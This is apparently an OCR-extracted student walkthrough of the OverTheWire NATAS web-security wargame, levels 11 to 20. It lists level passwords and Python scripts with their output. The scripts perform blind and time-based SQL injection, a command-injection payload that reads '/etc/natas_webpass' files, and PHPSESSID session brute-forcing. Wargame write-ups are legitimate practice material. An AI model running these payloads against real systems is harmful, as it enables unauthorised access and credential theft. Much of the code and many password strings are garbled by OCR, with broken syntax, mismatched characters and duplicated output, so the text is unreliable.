
NATAS Level 11: http://natas0.natas.labs.overthewire.org

ID: natas11

Password: UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk




```
function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}


$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);
```

?>





NATAS Level 12: http://natas0.natas.labs.overthewire.org

ID: natas12


Password: yZdkjAYZRd3R7tq7T5kXMjMJlOlkzDeB




```
$ext = pathinfo($fn, PATHINFO_EXTENSION);
return makeRandomPath($dir, $ext);
}

if(array_key_exists("filename", $_POST)) {
    $target_path = makeRandomPathFromFilename("upload", $_POST["filename"]);

    if(filesize($_FILES['uploadedfile']['tmp_name']) > 1000) {
        echo "File is too big";
    } else {
        if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file <a href=\"$target_path\">$target_path/a> has been uploaded";
    } else{
        echo "There was an error uploading the file, please try again!";
    }
} else {
    cform enctype="multipart/form-data" action="index.php" method="POST">
    <input type="hidden" name="MAX_FILE_SIZE" value="1000" />
    <input type="hidden" name="iplename" value="<?php print genRandomString(); ?>.jpg"
    </form enceruple to upload (max 1kB):<a href="index">kbr/>
    <input name="uploadedfile" type="file" /> kbr />
    <input name="uploadedfile" type="file" /> kbr /
    ind name="uploadedfile" type="file" /> kbr /> kbr /> kbr
```







 $File\ Content:\ trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC$

NATAS Level 13: http://natas0.natas.labs.overthewire.org

ID: natas13

Password: trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC






����ÿØÿÛFile Content: z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ


S

NATAS Level 14: http://natas0.natas.labs.overthewire.org

ID: natas14

Password: z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ






NATAS Level 15: http://natas0.natas.labs.overthewire.org

ID: natas15

Password: SdqlqBsFcz3yotlNYErZSZwblkm0lrvx



```
import requests
      from requests.auth import HTTPBasicAuth
      from bs4 import BeautifulSoup
     username = 'natas15'
password = 'SdqIqBsFcz3yotlNYErZSZwblkm0lrvx'
      for i in range(0,50):
          payload = f'natas16" AND LENGTH(password) = {i};-- '
12
          data = {
               'username': payload,
               'password': 'anything'
          response = requests.post(url, auth=HTTPBasicAuth(username, password), data=data)
          soup = BeautifulSoup(response.text, 'lxml')
content_div = soup.find('div', id='content')
          if content_div:
               if content_div.get_text(strip=True) == "This user exists.View sourcecode":
                    print(f"password length is {i}")
                    break
               print("Content not found.")
 PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL PORTS SEARCH ERROR COMMENTS
                                                                                                               ∑ Python + ∨ □ 🛍 ··· ^ ×
 password length is 32
PS C:\Users\Shaheer Khan\Desktop\BTW assigns>
```

```
import requests
from requests.auth import HTTPBasicAuth
from bs4 import BeautifulSoup

# Define the URL and credentials
url = 'http://natas15.natas.labs.overthewire.org/'
username = 'natas15'
password = 'Sdq1qBsFcZ3yotlNYErZSZwblkm0lrvx'

passkey = []
password_length = 32
for j in range(1, password_length+1):
    print(f'Searching (j) character...")
    for k in ([chr(i) for i in range(ord('a'), ord('z') + 1)] + [chr(i) for i in range(ord('A'), ord('Z') + 1)] + [1,2,3,4,5,6,7,8,9,0]):
    # In mysql there is no difference in capital letters an dsamll letters...
    payload = f'natas16" AND SUBSTRING(password, (j), 1) like binary "(k)";-- '

    data = {
        "username': payload,
        'password': 'anything'
    }
    response = requests.post(url, auth=HTTPBasicAuth(username, password), data=data)
    soup = BeautifulSoup(response.text, 'lxml')
    content_div = soup.find('div', id='content')
    if content_div = soup.find('div', id='content')
    if content_div_get_text(stripTrue)== "This user_exists.View sourcecode":
        print(f'Foot (j) character: {k}")
        passkey.append(k)
        break
    print("Password is ", ''.join(passkey))
```

```
Searching 25 character...
Got 25 character: V
Searching 26 character...
Got 26 character: f
Searching 27 character...
Got 27 character: M
Searching 28 character...
Got 28 character: W
Searching 29 character...
Got 29 character: 4
Searching 30 character...
Got 30 character: s
Searching 31 character...
Got 31 character: G
Searching 32 character...
Got 32 character: o
Password is hPkjKYviLQctEW33QmuXL6eDVfMW4sGo
```

NATAS Level 16: http://natas0.natas.labs.overthewire.org

ID: natas16

Password: hPkjKYviLQctEW33QmuXL6eDVfMW4sGo

NATAS16		
	For security reasons, we now filter even more on certain characters Find words containing: Search	We digit SURMIT TOKEN
	Output: <u>View sourcecode</u>	

```
import requests
from requests.auth import HTTPBasicAuth
from bs4 import Beautifulsoup
import requests
from requests.auth import HTTPBasicAuth

# Define the URL and credentials
url = 'http://natasi6.natas.labs.overthewire.org/'
username = 'natasi6'
password = 'htkjcv/lotetW33QmuXL6eOVfftW3co'

all_letters = [chr(i) for i in range(ord('a'), ord('z') + 1)] + [chr(i) for i in range(ord('A'), ord('Z') + 1)]+[1,2,3,4,5,6,7,8,9,8]
passkey = []
for j in range(1,33):
    print(j)
for i in all_letters:
    # Define the payload (URL-encoded)

    dots = '.'
    times = dots * (j-1)
    payload = f'$(grep ^{times}{i}) / etc/natas_webpass/natas17)technology'

# Send the GET request with the payload
    response = requests.get(url, auth=HTTPBasicAuth(username, password), params=('needle': payload))

# Print the response text
soup = BeautifulSoup(response.text, 'lxml')
content_div_seu__strip_True) |= "For security reasons, we now filter even more on certain charactersFind words containing:Output:tec
    print("Fost [5] character: {i}")
    passkey.append(str(i))
    break


print("Password is ", ''.join(passkey))
```

```
Got 25 character: k
26
Got 26 character: h
27
Got 27 character: 5
28
Got 28 character: T
29
Got 29 character: F
30
Got 30 character: 0
31
Got 31 character: 0
32
Got 32 character: C
Password is EqjHJbo7LFNb8vwhHb9s75hokh5TF00C
```

NATAS Level 17: http://natas0.natas.labs.overthewire.org

ID: natas17

Password: EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC





```
import time
all_letters = list(string.ascii_letters + string.digits)
an_letters = list(straing.ascir_letters = string.argits)
passkey = [''] * 32

def try_letter(position, letter):
    payload = f'natas18" AND (SELECT IF(SUBSTRING(password, {position}, 1) = BINARY "{letter}", SLEEP(4), 0))#'
     start_time = time.time()
     response = requests.post(url, auth=(username, password), data={'username': payload})
     delay = time.time() - start_time
     if delay > 4:
def find_letter_for_position(position):
     with concurrent.futures.ThreadPoolExecutor(max_workers=4) as executor:
         future_to_letter = {executor.submit(try_letter, position, letter): letter for letter in all_letters}
          for future in concurrent.futures.as_completed(future_to_letter):
              letter = future_to_letter[future]
                       passkey[position - 1] = result
                       print(f"Position {position}: Found letter {result}")
                  print(f"An error occurred: {e}")
if __name__ == '__main__':
    | for j in range(1, 33):
         find_letter_for_position(j)
     print("Password is", ''.join(passkey))
```

```
Position 19: Found letter D
Position 20: Found letter D
Position 21: Found letter b
Position 22: Found letter R
Position 23: Found letter G
Position 24: Found letter 6
Position 25: Found letter Z
Position 26: Found letter L
Position 27: Found letter 1
Position 28: Found letter C
Position 29: Found letter G
Position 30: Found letter g
Position 22: Found letter R
Position 23: Found letter G
Position 24: Found letter 6
Position 25: Found letter Z
Position 26: Found letter L
Position 27: Found letter 1
Position 28: Found letter C
Position 29: Found letter G
Position 30: Found letter g
Position 28: Found letter C
Position 29: Found letter G
Position 30: Found letter g
Position 29: Found letter G
Position 30: Found letter g
Position 30: Found letter g
Position 31: Found letter C
Position 32: Found letter J
Password is 60G1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
PS C:\Users\Shaheer Khan\Desktop\BTW assigns>
```

NATAS Level 18: http://natas0.natas.labs.overthewire.org

ID: natas18

Password: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ




```
username = 'natas18'
password = '60G1PbKdVjyBlpxgD4DbRG6ZLlCGgCJ'
for i in range(1, 641):
   session.cookies.set('PHPSESSID', str(i))
   response = session.get(url, auth=(username, password))
   if "You are an admin" in response.text:
      match = re.search(r"You are an admin\. The credentials for the next level are:<br/>b>Username: natas19\nPassword: [\w\d]+<div"
         print(match.group(0))
      break
      print(f"Session ID {i} is not admin.")
Session in iii is not admin.
Session ID 114 is not admin.
Session ID 115 is not admin.
Session ID 116 is not admin.
Session ID 117 is not admin.
Session ID 118 is not admin.
You are an admin. The credentials for the next level are:<br/>cpre>Username: natas19
Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr<div
```

NATAS Level 19: http://natas0.natas.labs.overthewire.org

ID: natas19

Password: tnwER7PdfWkxsG4FNWUtoAZ9VyZTJqJr



NATAS Level 20: http://natas0.natas.labs.overthewire.org

ID: natas20

Password: p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw



